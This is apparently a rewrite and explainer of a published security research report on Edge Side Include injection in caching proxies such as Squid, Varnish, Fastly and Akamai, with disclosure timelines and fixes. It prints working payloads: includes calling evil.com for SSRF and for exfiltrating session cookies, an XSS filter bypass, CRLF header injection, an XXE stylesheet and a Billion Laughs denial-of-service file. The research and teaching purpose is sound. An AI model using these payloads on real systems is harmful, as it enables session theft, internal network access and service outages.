Beyond XSS: Edge Side Include Injection
Edge Side Include (ESI) tags injected into HTTP responses are blindly parsed by caching proxies and load balancers, allowing attackers to perform SSRF, bypass HttpOnly cookie protections, and bypass client-side XSS filters. The report details how ESI injection works across multiple products and the resulting attack vectors.
 Published on gosecure.net
by Louis Dion-Marcil | Apr 3, 2018
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Edge Side Includes (ESI) is a small XML-based markup language used by HTTP surrogates: reverse proxies, load balancers, caching servers and proxy servers. It exists to make heavy caching of web content practical. When a page template is already cached, ESI tags instruct the surrogate to fetch additional information, possibly from another server, before the response is served to the client. That is how a fully cached page can still contain dynamic content.
A typical use case is a mostly static page with dynamic fragments. Developers replace the dynamic portions with ESI tags, and when the page is requested the proxy processes those tags and fetches the fragments, keeping load off the back-end application servers. The article illustrates this with a weather website that caches a city's weather page and replaces dynamic data with ESI tags pointing to an API endpoint.

A page built this way would look something like this:
<body>
  <b>The Weather Website</b>
  Weather for <esi:include src="/weather/name?id=$(QUERY_STRING{city_id})" />
  Monday: <esi:include src="/weather/week/monday?id=$(QUERY_STRING{city_id})" />
  Tuesday: <esi:include src="/weather/week/tuesday?id=$(QUERY_STRING{city_id})" />
[…]
The original ESI specification dates back to 2001, and each vendor's implementation varies widely. Features present in one product may be missing from another, and vendors including Akamai and Oracle have added features beyond the specification.
The research found that successful ESI attacks can lead to Server Side Request Forgery (SSRF), several Cross-Site Scripting (XSS) vectors that bypass the HTTPOnly cookie mitigation flag, and server-side denial of service. The technique is called ESI Injection. Testing covered a little under a dozen popular products that can process ESI: Varnish, Squid Proxy, IBM WebSphere, Oracle Fusion/WebLogic, Akamai, Fastly, F5, Node.js ESI, LiteSpeed and some language-specific plugins. Not all of these are ESI-enabled by default.
Setup
The work began during a security assessment, where an unexpected behaviour in ESI was noticed. The researcher then tested a set of ESI-capable products to map which attacks each one allows. The comparison table in the report covers Squid3, Varnish Cache, Fastly, the Akamai ESI Test Server (ETS), NodeJS' esi and NodeJS' nodesi, across five properties: whether includes are implemented, whether vars are implemented, whether cookies are accessible to the ESI engine, whether upstream headers are required for ESI to function, and whether includes are restricted to a host whitelist.
| Software | Includes | Vars | Cookies | Upstream Headers Required | Host Whitelist |
|---|---|---|---|---|---|
| Squid3 | Yes | Yes | Yes | Yes | No |
| Varnish Cache | Yes | No | No | Yes | Yes |
| Fastly | Yes | No | No | No | Yes |
| Akamai ESI Test Server (ETS) | Yes | Yes | Yes | No | No |
| NodeJS' esi | Yes | Yes | Yes | No | No |
| NodeJS' nodesi | Yes | No | No | No | Optional |
Some products were not tested because of deployment complexity: IBM WebSphere, Oracle Fusion/WebLogic and F5. LiteSpeed was not explicitly tested either. For Akamai, a production-grade test image was requested and declined, and a presale trial produced no response, so testing was done on the publicly available Docker image, which contains an Apache Web server with a custom module, mod_esi.so, a 20mb ELF 32-bit compiled version of their ESI implementation. Findings from that image may not represent production Akamai instances; the report notes that in production ESI is disabled by default and several mitigating controls are in place, including SSRF protection (a host whitelist among other mitigations) and an optional WAF.
Finding it
The core observation is that HTTP surrogates cannot distinguish legitimate ESI tags provided by the upstream server from malicious ones injected into the HTTP response. If an attacker can reflect ESI tags in the response, the surrogate will blindly parse and evaluate them, believing they came from the upstream server.
For the parser to process the tags, the less-than < and greater-than > characters must not be encoded or escaped. Web application servers usually escape user-controllable special characters to mitigate XSS, which would block reflected ESI tags from being parsed. However, ESI tags can sometimes be injected into responses that are not HTML. One modern ESI feature allows developers to add dynamic content to otherwise cached and static data sources such as JSON objects and CSV, and ESI parsers can be configured to process ESI tags found in JSON. Since modern frameworks contextualise their escaping, API endpoints not uncommonly allow HTML-like strings in JSON attributes, because those are not supposed to be interpreted by a browser as HTML. That lets an attacker poison an input reflected in a JSON response with ESI tags that the surrogate interprets in transit.
The report is explicit that this JSON scenario is rather rare and is not a default behaviour of any analysed ESI-capable product. Most common vectors reflect ESI tags through the back-end server, which are then processed by a load balancer or proxy with ESI enabled. If user input is properly sanitised, as it should be to mitigate XSS, the tags are encoded and never processed.
Exploitation
Step 1: SSRF through ESI includes
Includes are arguably the most common and useful feature of the specification: when processed by the proxy or load balancer, they perform a side HTTP request to fetch dynamic content. An attacker who can add an include tag to the response can perform SSRF in the context of the surrogate server, not the application server.
<esi:include src="http://evil.com/ping/" />
An HTTP callback to the attacker's server confirms that the surrogate is vulnerable to ESI injection. Some ESI-capable servers will not allow includes from hosts that are not whitelisted, in which case SSRF is only possible towards one server.

The sequence of a typical ESI injection leading to SSRF is:
- The attacker performs a request passing through a surrogate server with an ESI payload, trying to get the backend server to reflect it in the response.
- The surrogate server receives the request and forwards it to the appropriate backend server.
- The application server reflects the ESI payload in the response and sends that response to the surrogate server.
- The surrogate server receives the response, parses it to check if any ESI tags are present, parses the reflected tag and performs the side-request to evil.com.
- The surrogate server receives the side-request from evil.com and adds it to the initial response from the backend server.
- The surrogate server sends the full response back to the client.
Step 2: Bypassing client-side XSS filters
Client-side XSS filters compare a request's input with its response. When part of the GET parameters is echoed back, the browser runs heuristics to decide whether a potential XSS payload is being reflected, and neutralises it if it looks like HTML or JavaScript. Chrome's XSS protections do not know about ESI tags, which were never meant to be processed client-side. By assigning parts of an XSS payload to variables in the ESI engine and printing them back, the engine builds the malicious JavaScript on the server side before sending it in full to the browser, so the input sent to the server is not returned as-is and the filter is bypassed.
The payload analysed in the report:
x=<esi:assign name="**var1**" value="'**cript**'"/><s**<esi:vars name="$(var1)"/>**
 >alert(/Chrome%20XSS%20filter%20bypass/);</s**<esi:vars name="$(var1)"/>**> |
The <esi:assign> operand stores an arbitrary value in a server-side ESI variable, which is later accessed with the $(variable_name) operator. Here var1 stores the value cript, which is printed back to complete a valid <script> HTML tag. The returned payload is:
<s**cript**>alert(/Chrome%20XSS%20filter%20bypass/);</s**cript**> |

Some implementations do not support ESI vars, which invalidates this technique. Where includes are available and can point to an external domain, an external page containing the XSS payload can simply be included instead. The report's example is a page:
poc.html:
<script>alert(1)</script>
and an injection that includes it:
GET /index.php?msg=<esi:include src="http://evil.com/poc.html" />
The SSRF fetches poc.html and displays it in the webpage, adding the payload to the DOM.
Step 3: Bypassing the HTTPOnly cookie flag
Surrogates have access to full HTTP requests and responses, including all cookies sent by the browser or the server, and the specification allows cookies to be accessed in transit inside ESI tags. This creates a cookie exfiltration vector that does not need JavaScript, defeating the HTTPOnly flag, which normally denies the JavaScript engine access to a cookie's value. Because ESI is processed server-side, the cookie can be referenced while in transit from the upstream server to the surrogate, and an include can exfiltrate it through its URL:
<esi:include src="http://evil.com/?cookie=$(HTTP_COOKIE{'JSESSIONID'})" />
In the HTTP logs of evil.com, the attacker would see:
[redacted] evil.com - [08/Mar/[redacted] - 0500] "GET /?cookie=bf2fa962b7889ed8869cadaba282 HTTP/1.1" 200 2 "-" "-"
Implementation variations
Squid3
Squid's ESI documentation is nearly nonexistent, so the source code was used to find ESI features. While testing payloads, two denial of service bugs related to ESI parsing were identified in the latest Squid versions: null dereference bugs that crash the Squid service. They were assigned CVE-2018-1000024 and CVE-2018-1000027 respectively, and the advisories detail the vulnerable versions:
- http://www.squid-cache.org/Advisories/SQUID-2018_1.txt
- http://www.squid-cache.org/Advisories/SQUID-2018_2.txt
Disclosure timeline:
- Reported on December 13th, 2017
- Acknowledged on December 14th, 2017
- Fixed on January 18th, 2018
- Advisory made public on January 21th, 2018
An include payload that exfiltrates cookies:
<esi:include src="http://evil.com/$(HTTP_COOKIE)"/>.
Some implementations let you specify which cookie to extract; Squid does not, so all cookies must be exfiltrated at once.
Varnish Cache
Varnish's implementation is described as quite solid in terms of security. Includes can only be performed towards the upstream server defined by the VCL (Varnish Configuration Language), so includes cannot lead to SSRF against arbitrary hosts; all SSRF is redirected to the upstream server, mitigating most of the issues SSRF usually introduces. As of the release of the article, ESI vars are not implemented in Varnish Cache, and the documentation specifies that vars and cookie access are on the roadmap.
By default, Varnish only parses ESI if the first non-nil character of the HTTP response is <, a check meant to keep the engine from processing responses without XML-like content, including binary data such as images. This performance mechanism can be disabled to allow ESI includes in JSON or CSS, and many guides and forum posts recommend disabling it to activate ESI in JSON blobs. With the ESI_DISABLE_XML_CHECK flag specified, ESI tags are interpreted in any HTTP transaction served through the surrogate, so an attacker can add tags to otherwise benign transactions such as JSON API responses or images, and the surrogate will interpret them in the binary data.

With the check deactivated, a file upload feature such as a profile picture can be used to add ESI tags to uploaded data, and the content can then be requested back from the server, leading to ESI injection.
Varnish's ESI include did not escape carriage return and line feed (CRLF) characters in the src attribute, allowing headers to be injected into ESI includes, an odd variant of HTTP Response Splitting. The payload below generates an SSRF with two additional headers, X-Forwarded-For and JunkHeader:
<esi:include src="http://anything.com**%0d%0aX-Forwarded-For:%20127.0.0.1****%0d%0aJunkHeader:%20JunkValue**/"/> |
The resulting ESI include request:
GET / HTTP/1.1
 User-Agent: curl/7.57.0
 Accept: */*
 Host: anything.com
 **X-Forwarded-For: [redacted]**
 **JunkHeader: JunkValue**
 X-Forwarded-For: [redacted]
 X-Varnish: 120 |
Disclosure timeline:
- Reported on January 25th, 2018
- Acknowledged on Jaunary 26th, 2018
- Fixed on February February 13th, 2018
Fastly
Fastly uses a heavily customized Varnish back end, so most of the Varnish section applies. Two differences were identified: the upstream server for ESI includes does not require a surrogate-control header for Fastly to parse ESI content, and the CRLF injection does not seem to impact Fastly.
Akamai ESI Test Server (ETS)
Akamai had a large role in developing the specification, as author and editor, which shows in the range of features and the detailed documentation. The ETS appears vulnerable to all the scenarios above: SSRF, HTTPOnly bypass and XSS filter bypass. To extract a specific cookie by name, the HTTP_COOKIE dictionary is used:
<esi:include src="http://evil.com/$(HTTP_COOKIE{'JSESSIONID'})/"/>
ETS also offers an ESI debug mode, enabled with the <esi:debug/> operand, which adds a large amount of debugging information to the HTTP response, including the raw file as seen by the surrogate (not the application server) and all environment variables.
XSLT-based ESI includes are possible by specifying the xslt value to the dca parameter. The include below causes the surrogate to request the XML and XSLT files, and the XSLT file filters the XML file. The XML file can be used for XML External Entity (XXE) attacks, giving SSRF, which is not very useful since it must go through ESI includes, itself an SSRF vector. External DTDs are not parsed because the underlying library (Xalan) has no support for it, so local files cannot be extracted.
<esi:include src="http://host/poc.xml" dca="xslt" stylesheet="http://host/poc.xsl" />
The XSLT file:
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE xxe [<!ENTITY xxe SYSTEM "http://evil.com/file" >]>
<foo>&xxe;</foo>
Because XML entities can be used, the decade-old Billion Laughs attack is possible: recursively referenced entities cause hangs and memory exhaustion, a denial of service. It was performed locally against the ETS Docker image, and the service ground to a halt after a few seconds on a machine with 32gb of RAM. The XSLT file used:
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
NodeJS' esi
Some NodeJS modules support ESI tags, used as middleware mimicking a surrogate or inline in source code. This library's implementation is rather large, supporting includes, variables and cookies. To extract every cookie:
<esi:include src="http://evil.com/$(HTTP_COOKIE)"/>
NodeJS' nodesi
This module only supports ESI includes and does not allow ESI variables. When contacted about ESI Injection, the maintainer implemented a host whitelist mechanism and added a security section to the module's documentation.
Other vendors
No vendors other than those above were tested, and the report states this is neither an endorsement nor a criticism of other products' ESI security.
How to detect ESI

Some surrogates require ESI handling to be signalled in the Surrogate-Control HTTP header, which makes detection easy. The header indicates to upstream servers that ESI tags could be present in the response and should be parsed. A response header like Surrogate-Control: content="ESI/1.0” suggests an ESI-enabled infrastructure. However, most proxies and load balancers remove this header from upstream before sending it to the client, and some proxies do not require any Surrogate-Control headers, so this is not definitive. Given the variety of implementations, no unique test exists for ESI injection: various payloads must be tested and side effects observed. Includes can be used for SSRF to an attacker-controlled server, but some implementations require the host to be preemptively whitelisted.
ESI use in the industry
ESI is an old specification that has lost much of its original popularity, yet it is still used and implemented in modern caching systems, usually as a small subset rather than a full implementation. Most analysed products offer ESI as an optional feature, often disabled by default, but some were found ESI-ready out of the box.
- IBM WebSphere: deployed instances with dynamic caching enabled should also be ESI-enabled. Not tested due to deployment complexity.
- Squid3: modern releases do not enable ESI by default when compiled from source, but common Linux distributions such as Debian and Ubuntu offer ESI-enabled packages by default, so a deployed Squid instance from these repositories will parse and execute ESI tags on the fly. To check, run
$ squid -vand look for--enable-esiin the compile flags. - Oracle Fusion/WebLogic: unclear whether ESI is enabled by default for Oracle Fusion, but it requires specific HTTP headers to be activated, so injection is possible only when ESI is already in use between the caching and application server. Not tested due to deployment complexity.
- F5: F5 Big-IP seems to support ESI (documentation requires login), but mitigations and capabilities could not be confirmed from the limited vendor information. Not tested due to deployment complexity.
- LiteSpeed: ESI support is disabled by default according to its documentation; not explicitly tested.
Root cause
ESI injection results from neglecting to sanitise user input. When an ESI-capable surrogate parses non-sanitised user input, injection is possible. The specification has no security considerations, so the task of sanitising inputs is left to developers. Injection is possible because the surrogate has no way to tell legitimate tags from injected ones, and because escaping that would normally block XSS is sometimes absent in non-HTML responses such as JSON, or bypassed by splitting a payload across ESI variables so the reflected input never matches the final script.
Impact
Successful ESI injection can lead to SSRF in the context of the surrogate server, XSS vectors that bypass the HTTPOnly cookie mitigation flag, and server-side denial of service. Cookie exfiltration works without JavaScript, so HTTPOnly cookies can be stolen. The impact depends on the implementation: host whitelists limit SSRF to whitelisted hosts, missing vars invalidate the variable-based XSS bypass, and some products require upstream headers before ESI is processed at all. The JSON reflection scenario is rare and not a default behaviour of any analysed product.
Fix
Whatever mitigation techniques against XSS are recommended for the language or framework in use will often be enough to protect against ESI injections. Partially mitigating is possible by whitelisting the domains or hosts reachable by ESI includes. At the very least, vendors should specify the risks of enabling ESI so users are informed of the unexpected side effects.
Ahead of publication, Christian Folini, co-lead of the ModSecurity Core Rule Set OWASP project, was contacted and said that placing a first layer of defence in front of the ESI server is a possible temporary remedy: ModSecurity with the OWASP ModSecurity Core Rule Set (CRS) blocks all the example exploits presented in the paper with a default CRS installation. However, detection depends on one or two rules alone, so raising the CRS Paranoia Level to 2 or higher seems beneficial. See https://coreruleset.org for more information about CRS and https://netnea.com for a set of tutorials.
For the specific products, the timelines above list fix dates for the two Squid null dereference bugs (CVE-2018-1000024 and CVE-2018-1000027) and for the Varnish CRLF injection in the include src attribute. The nodesi maintainer implemented a host whitelist and documented a security section.
Variants to test
- Include-based SSRF: inject
<esi:include src="http://evil.com/ping/" />into a reflected parameter. A callback to your server confirms the surrogate is vulnerable; no callback may mean a host whitelist. - Variable-based XSS filter bypass: where vars are supported, split a
<script>tag across<esi:assign>and<esi:vars>so the reflected input never contains the full tag. A positive result is the browser receiving a complete script tag built server-side. - Include-based XSS: where includes can reach an external domain, host a page with
<script>alert(1)</script>and include it. A positive result is the payload appearing in the DOM. - Cookie exfiltration: use
$(HTTP_COOKIE)or$(HTTP_COOKIE{'NAME'})in an include URL. A positive result is the cookie value arriving in your server logs, including HTTPOnly cookies. - CRLF in include src: append
%0d%0asequences to thesrcattribute and observe whether extra headers appear in the side request. - Binary and JSON transactions: where the XML check is disabled, append ESI tags to uploaded files or JSON responses and request them back. A positive result is the surrogate interpreting the tags in data it would normally skip.
- XSLT includes and entity expansion: where the
dca="xslt"parameter is supported, point it at an XML and XSLT pair. A positive result is the surrogate fetching both, and entity expansion causing hangs or memory exhaustion.
Hunting notes
This kind of bug hides wherever user input is reflected into a response that passes through an ESI-capable surrogate without escaping of < and >. That includes HTML parameters, but also JSON API responses and uploaded files served back to the client, especially where the XML check has been disabled to allow ESI in JSON or CSS. During recon, look for Surrogate-Control: content="ESI/1.0” in responses, though most proxies strip it and some do not require it, so its absence proves nothing. Squid installations from Debian and Ubuntu packages are ESI-enabled by default, which is easy to miss; squid -v showing --enable-esi confirms it. To show impact, the report's approach was to demonstrate concrete side effects: an HTTP callback for SSRF, a cookie value in attacker logs for the HTTPOnly bypass, a script executing in the browser for the XSS filter bypass, and a service crash for the denial of service.
What happened, in plain words
A security researcher was testing a website and noticed something odd about a piece of software that sits between visitors and the website's own servers. That software is called a surrogate: a reverse proxy, load balancer, caching server or proxy server. Its job is to remember (cache) pages so the real servers do not have to rebuild them for every visitor, which makes websites faster.
To let a cached page still show fresh, changing information, the surrogate understands a small markup language called Edge Side Includes, or ESI. ESI is a set of XML tags, and XML is just a way of writing structured text with angle brackets, like <tag>. When the surrogate sees an ESI tag in a page, it goes and fetches a piece of content from somewhere else and drops it into the page before sending it to the visitor.
The problem the researcher found is that the surrogate cannot tell the difference between ESI tags the website's own server put there on purpose and ESI tags that an attacker managed to sneak into the page. If an attacker can get their own ESI tags into a response, the surrogate will obey them. The researcher called this ESI Injection.
Obeying attacker-supplied tags can lead to three kinds of damage:
- Server Side Request Forgery (SSRF): tricking the surrogate into making requests to servers the attacker chooses.
- Cross-Site Scripting (XSS) that gets past a browser's built-in filter, and stealing cookies even when they are marked HTTPOnly, a flag meant to keep them away from JavaScript.
- Denial of service: making the server crash or grind to a halt.
The research covered a little under a dozen popular products that can process ESI: Varnish, Squid Proxy, IBM WebSphere, Oracle Fusion/WebLogic, Akamai, Fastly, F5, Node.js ESI, LiteSpeed and some language-specific plugins. Not all of them have ESI switched on by default.

What Edge Side Includes are
Imagine a coffee shop that keeps a big pre-made sandwich in the fridge. Most of the sandwich is fine to prepare in advance, but the lettuce has to go on at the last moment or it goes soggy. Caching works the same way: most of a web page can be stored ready-made, but a few bits have to be fetched fresh each time.
ESI is the mechanism for those fresh bits. The page template is cached, and the ESI tags tell the surrogate to fetch more information, possibly from another server, before the response goes to the visitor. That is how a fully cached page can still contain dynamic content.
A common use case is a mostly static page with dynamic fragments. Developers replace the dynamic portions with ESI tags. When the page is requested, the proxy processes the tags and fetches the fragments, which keeps load off the back-end application servers (the machines that actually run the website's code).
The article illustrates this with a weather website that caches a city's weather page and replaces the dynamic data with ESI tags pointing to an API endpoint. An API is a way for one piece of software to ask another for data, usually over HTTP, the same protocol your browser uses; an endpoint is simply the address you ask. So the weather page asks a weather API for the current temperature instead of storing it.
A page built this way would look something like this:
<body>
  <b>The Weather Website</b>
  Weather for <esi:include src="/weather/name?id=$(QUERY_STRING{city_id})" />
  Monday: <esi:include src="/weather/week/monday?id=$(QUERY_STRING{city_id})" />
  Tuesday: <esi:include src="/weather/week/tuesday?id=$(QUERY_STRING{city_id})" />
[…]
Line by line:
<body>opens the visible part of the page, and</body>would close it (the closing tag is cut off in the excerpt).<b>The Weather Website</b>is a bold heading.Weather for <esi:include src="/weather/name?id=$(QUERY_STRING{city_id})" />is the interesting part.<esi:include>is an ESI instruction meaning "fetch this address and put the result here". Thesrcattribute is the address to fetch.$(QUERY_STRING{city_id})is an ESI variable: it reads thecity_idvalue from the query string, which is the part of a URL after the?that carries parameters. So the surrogate fetches the city's name from/weather/namefor whichever city the visitor asked about.- The Monday and Tuesday lines do the same thing for each day's forecast.
[…]just means the pattern continues for the rest of the week.
The original ESI specification dates back to 2001, and each vendor's implementation varies widely. A feature present in one product may be missing from another, and vendors including Akamai and Oracle have added features beyond the specification.
Where the problem lies
The core observation is simple: HTTP surrogates cannot distinguish legitimate ESI tags provided by the upstream server (the website's own back-end) from malicious ones injected into the HTTP response. If an attacker can get ESI tags reflected in the response, the surrogate will blindly parse and evaluate them, believing they came from the upstream server.
"Reflected" means the server takes something the visitor sent, such as a search term in the URL, and echoes it back in the page. That is normal and useful: search pages show you what you searched for. It becomes dangerous when the echoed text is treated as instructions rather than as plain text.
For the parser to process the tags, the less-than < and greater-than > characters must not be encoded or escaped. Escaping is the practice of turning a character that has special meaning into a harmless stand-in, so that < is displayed as text instead of being treated as the start of a tag. Web application servers usually escape user-controllable special characters to mitigate XSS, which would block reflected ESI tags from being parsed.
However, ESI tags can sometimes be injected into responses that are not HTML. One modern ESI feature allows developers to add dynamic content to otherwise cached and static data sources such as JSON objects and CSV. JSON is a common text format for exchanging data between programs, built from curly braces, names and values; CSV is comma-separated values, the plain table format spreadsheets use. ESI parsers can be configured to process ESI tags found in JSON. Since modern frameworks contextualise their escaping (they escape differently depending on where the text will appear), API endpoints not uncommonly allow HTML-like strings in JSON attributes, because those are not supposed to be interpreted by a browser as HTML. That lets an attacker poison an input reflected in a JSON response with ESI tags that the surrogate interprets in transit.
The report is explicit that this JSON scenario is rather rare and is not a default behaviour of any analysed ESI-capable product. Most common vectors reflect ESI tags through the back-end server, which are then processed by a load balancer or proxy with ESI enabled. If user input is properly sanitised, as it should be to mitigate XSS, the tags are encoded and never processed.
Exploitation
Step 1: SSRF through ESI includes
Includes are arguably the most common and useful feature of the specification. When processed by the proxy or load balancer, an include performs a side HTTP request to fetch dynamic content. An attacker who can add an include tag to the response can perform SSRF in the context of the surrogate server, not the application server. In plain terms, the attacker gets the surrogate to make a request on their behalf, from a machine that may be able to reach places the attacker cannot.
<esi:include src="http://evil.com/ping/" />
Line by line:
<esi:includestarts an ESI include instruction.src="http://evil.com/ping/"says where to fetch from.evil.comstands for a server the attacker controls, and/ping/is just a path on it./>closes the tag.
If the attacker's server receives an HTTP callback (an incoming request it did not make itself), then the surrogate server is vulnerable to ESI injection. Some ESI-capable servers will not allow includes from hosts that are not whitelisted, in which case SSRF is only possible towards one server. A whitelist is an explicit list of allowed destinations; anything not on the list is refused.
The sequence of a typical ESI injection leading to SSRF is:
- The attacker performs a request passing through a surrogate server with an ESI payload, trying to get the backend server to reflect it in the response.
- The surrogate server receives the request and forwards it to the appropriate backend server.
- The application server reflects the ESI payload in the response and sends that response to the surrogate server.
- The surrogate server receives the response, parses it to check if any ESI tags are present, parses the reflected tag and performs the side-request to evil.com.
- The surrogate server receives the side-request from evil.com and adds it to the initial response from the backend server.
- The surrogate server sends the full response back to the client.
Step 2: Bypassing client-side XSS filters
XSS, or Cross-Site Scripting, is when an attacker gets their own JavaScript into a page that other people view, so the script runs in those visitors' browsers with the site's privileges. JavaScript is the programming language browsers run to make pages interactive. A common defence is a client-side XSS filter: the browser compares a request's input with its response. When part of the GET parameters is echoed back, the browser runs heuristics (educated guesses) to decide whether a potential XSS payload is being reflected, and neutralises it if it looks like HTML or JavaScript. GET parameters are the name and value pairs in a URL after the ?.
Chrome's XSS protections do not know about ESI tags, which were never meant to be processed client-side. By assigning parts of an XSS payload to variables in the ESI engine and printing them back, the engine builds the malicious JavaScript on the server side before sending it in full to the browser. The input sent to the server is therefore not returned as-is, and the filter is bypassed. Think of it as sending a jigsaw puzzle in pieces that look harmless one by one, and having the server assemble the picture before the browser ever sees it.
The payload analysed in the report:
x=<esi:assign name="**var1**" value="'**cript**'"/><s**<esi:vars name="$(var1)"/>**
 >alert(/Chrome%20XSS%20filter%20bypass/);</s**<esi:vars name="$(var1)"/>**> |
Line by line:
x=is the parameter name being sent in the request.<esi:assign name="**var1**" value="'**cript**'"/>stores a value in a server-side ESI variable. The variable is calledvar1and its value iscript. The asterisks are the report's way of highlighting the pieces that matter.<s**<esi:vars name="$(var1)"/>**starts what will become a<script>tag. The literalsis followed by an ESI instruction that prints the variable's value, so the server writescriptright after thes.>alert(/Chrome%20XSS%20filter%20bypass/);is the JavaScript that will run.alertpops up a dialog box, and the text inside is just a label saying what the test is about.%20is the URL encoding of a space.</s**<esi:vars name="$(var1)"/>**>closes the tag the same way, withsplus the variable's value.|is a separator the report uses to mark the end of the payload.
The <esi:assign> operand stores an arbitrary value in a server-side ESI variable, which is later accessed with the $(variable_name) operator. Here var1 stores the value cript, which is printed back to complete a valid <script> HTML tag. The returned payload is:
<s**cript**>alert(/Chrome%20XSS%20filter%20bypass/);</s**cript**> |
Line by line:
<script>is now a complete opening tag, because the server filled incriptafter thes.alert(/Chrome%20XSS%20filter%20bypass/);is the JavaScript that runs.</script>closes it.
Some implementations do not support ESI vars, which invalidates this technique. Where includes are available and can point to an external domain, an external page containing the XSS payload can simply be included instead. The report's example is a page:
poc.html:
<script>alert(1)</script>
Line by line:
<script>opens a JavaScript block.alert(1)shows a dialog box containing the number 1. It is the simplest possible proof that script is running.</script>closes the block.
and an injection that includes it:
GET /index.php?msg=<esi:include src="http://evil.com/poc.html" />
Line by line:
GETis the HTTP method browsers use to ask for a page./index.phpis the page being requested.?msg=starts the query string and names a parameter calledmsg.<esi:include src="http://evil.com/poc.html" />is the value ofmsg: an ESI include pointing at the attacker's page.
The SSRF fetches poc.html and displays it in the webpage, adding the payload to the DOM. The DOM is the browser's live, in-memory model of the page; once the script is in it, the browser runs it.
Step 3: Bypassing the HTTPOnly cookie flag
A cookie is a small piece of data a website asks your browser to store and send back with every request, commonly used to remember that you are logged in. A session cookie is effectively a temporary pass: whoever holds it can act as you. Because of that, browsers offer a flag called HTTPOnly, which denies JavaScript access to the cookie's value, so a script injected through XSS cannot read it and send it away.
Surrogates have access to full HTTP requests and responses, including all cookies sent by the browser or the server, and the specification allows cookies to be accessed in transit inside ESI tags. This creates a cookie exfiltration vector that does not need JavaScript, defeating HTTPOnly. Because ESI is processed server-side, the cookie can be referenced while in transit from the upstream server to the surrogate, and an include can exfiltrate it through its URL:
<esi:include src="http://evil.com/?cookie=$(HTTP_COOKIE{'JSESSIONID'})" />
Line by line:
<esi:includestarts an include.src="http://evil.com/?cookie=is the attacker's address, with a parameter namedcookieready to receive a value.$(HTTP_COOKIE{'JSESSIONID'})asks the ESI engine for the value of the cookie namedJSESSIONID.JSESSIONIDis a conventional name for a Java web application's session cookie." />closes the attribute and the tag.
In the HTTP logs of evil.com, the attacker would see:
[redacted] evil.com - [08/Mar/[redacted] - 0500] "GET /?cookie=bf2fa962b7889ed8869cadaba282 HTTP/1.1" 200 2 "-" "-"
Line by line:
[redacted]is the address the request came from in this example.evil.comis the host name.[08/Mar/[redacted] - 0500]is the date and time of the request."GET /?cookie=bf2fa962b7889ed8869cadaba282 HTTP/1.1"is the request line: the method, the path with the stolen cookie value in thecookieparameter, and the HTTP version.200 2is the response status code and size."-" "-"are placeholders for referrer and user agent, which were not recorded here.
The point is that the value arrived at the attacker's server without any JavaScript running.
Implementation variations
As stated earlier, ESI implementations vary largely from one vendor to another. The feature set differs from one product to the next, and some features are not implemented in the same way. The researcher tested a few products to identify the possible attacks against ESI-capable software and produced the table below.
| Software | Includes | Vars | Cookies | Upstream Headers Required | Host Whitelist |
|---|---|---|---|---|---|
| Squid3 | Yes | Yes | Yes | Yes | No |
